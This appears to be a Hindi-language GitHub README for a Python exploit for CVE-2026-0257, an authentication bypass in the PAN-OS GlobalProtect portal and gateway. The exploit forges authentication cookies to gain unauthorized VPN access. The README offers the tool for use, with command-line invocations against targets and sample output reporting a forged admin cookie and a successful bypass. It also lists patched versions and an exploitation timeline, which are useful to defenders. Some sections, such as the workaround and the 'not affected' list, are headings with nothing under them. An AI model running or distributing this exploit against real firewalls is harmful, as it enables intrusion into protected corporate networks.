 0xredash/cve-2026-0257
CVE-2026-0257 के लिए Python एक्सप्लॉइट जो PAN-OS पोर्टल और गेटवे प्रमाणीकरण को बायपास करने और अनधिकृत VPN पहुँच स्थापित करने के लिए GlobalProtect प्रमाणीकरण ओवरराइड कुकीज़ को फ़ोर्ज करता है।


PAN-OS: GlobalProtect प्रमाणीकरण बायपास भेद्यताएँ

GlobalProtect पोर्टल और गेटवे में प्रमाणीकरण बायपास
CVE-2026-0257 एक प्रमाणीकरण बायपास भेद्यता है जो Palo Alto Networks PAN-OS सॉफ़्टवेयर के GlobalProtect पोर्टल और गेटवे घटकों को प्रभावित करती है।
एक अप्रमाणित रिमोट हमलावर सुरक्षा प्रतिबंधों को बायपास करके प्रभावित फ़ायरवॉल से अनधिकृत VPN कनेक्शन स्थापित कर सकता है।
नोट: Panorama और Cloud NGFW प्रभावित नहीं हैं।
| मीट्रिक | स्कोर | रेटिंग |
|---|---|---|
| CVSS v4.0 | 7.8 / 4.7 | उच्च / मध्यम |
| CVSS v3.x | 9.8 तक | गंभीर |
| तात्कालिकता | सर्वोच्च | - |
वेक्टर (CVSS 4.0 उदाहरण):
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N
Palo Alto Networks PAN-OS® सॉफ़्टवेयर के GlobalProtect पोर्टल और गेटवे में प्रमाणीकरण बायपास भेद्यताएँ हमलावर को सुरक्षा प्रतिबंधों को बायपास करने और अनधिकृत VPN कनेक्शन स्थापित करने की अनुमति देती हैं।
यह समस्या CWE-565: सत्यापन और अखंडता जाँच के बिना कुकीज़ पर निर्भरता से उत्पन्न होती है।
प्रभावित नहीं:
इस भेद्यता का शोषण करने के लिए निम्नलिखित कॉन्फ़िगरेशन आवश्यक है:
संरक्षित नेटवर्क की गोपनीयता और अखंडता पर उच्च प्रभाव।
python3 CVE-2026-0257.py --target vpn.company.com
python3 CVE-2026-0257.py --target 192.168.1.100 --user administrator --verbose
╔══════════════════════════════════════════════════════════════╗
║         CVE-2026-0257 - GlobalProtect Auth Bypass            ║
║               Public Key Cookie Forging Exploit              ║
║                     Author: 0xBlackash                       ║
╚══════════════════════════════════════════════════════════════╝

[*] Connecting to vpn.company.com:443 to extract certificate chain...
   [+] Found 2048-bit RSA key

[*] Forging authentication cookie for user: admin

[1/1] Trying public key...
   Cookie (first 60 chars): eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...

[+] SUCCESS! Authentication Bypass Achieved!
    Username : admin
    Cookie   : eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
फ़िक्स किए गए संस्करण (तत्काल लागू करें):
| PAN-OS संस्करण | फ़िक्स किया गया रिलीज़ |
|---|---|
| 12.1 | ≥ 12.1.4-h6, ≥ 12.1.7 |
| 11.2 | ≥ 11.2.4-h17, ≥ 11.2.7-h14, आदि |
| 11.1 | ≥ 11.1.4-h33, ≥ 11.1.7-h6, आदि |
| 10.2 | ≥ 10.2.7-h34, ≥ 10.2.10-h36, आदि |
Prisma Access के भी संबंधित फ़िक्स किए गए संस्करण उपलब्ध हैं।
तत्काल वर्कअराउंड (यदि पैचिंग संभव न हो):
| तिथि | घटना |
|---|---|
| 2026-05-13 | CVE प्रकाशित + प्रारंभिक सलाह |
| 2026-05-17 | वास्तविक दुनिया में शोषण देखा गया |
| 2026-05-29 | Palo Alto अपडेट + CISA KEV में जोड़ा गया |
| 2026-05-30 | यह रिपोर्ट |
सिफ़ारिश: तुरंत पैच करें — सक्रिय शोषण के कारण आधार CVSS स्कोर के बावजूद इसे गंभीर मानें।
README शैली में तैयार — 30 मई, 2026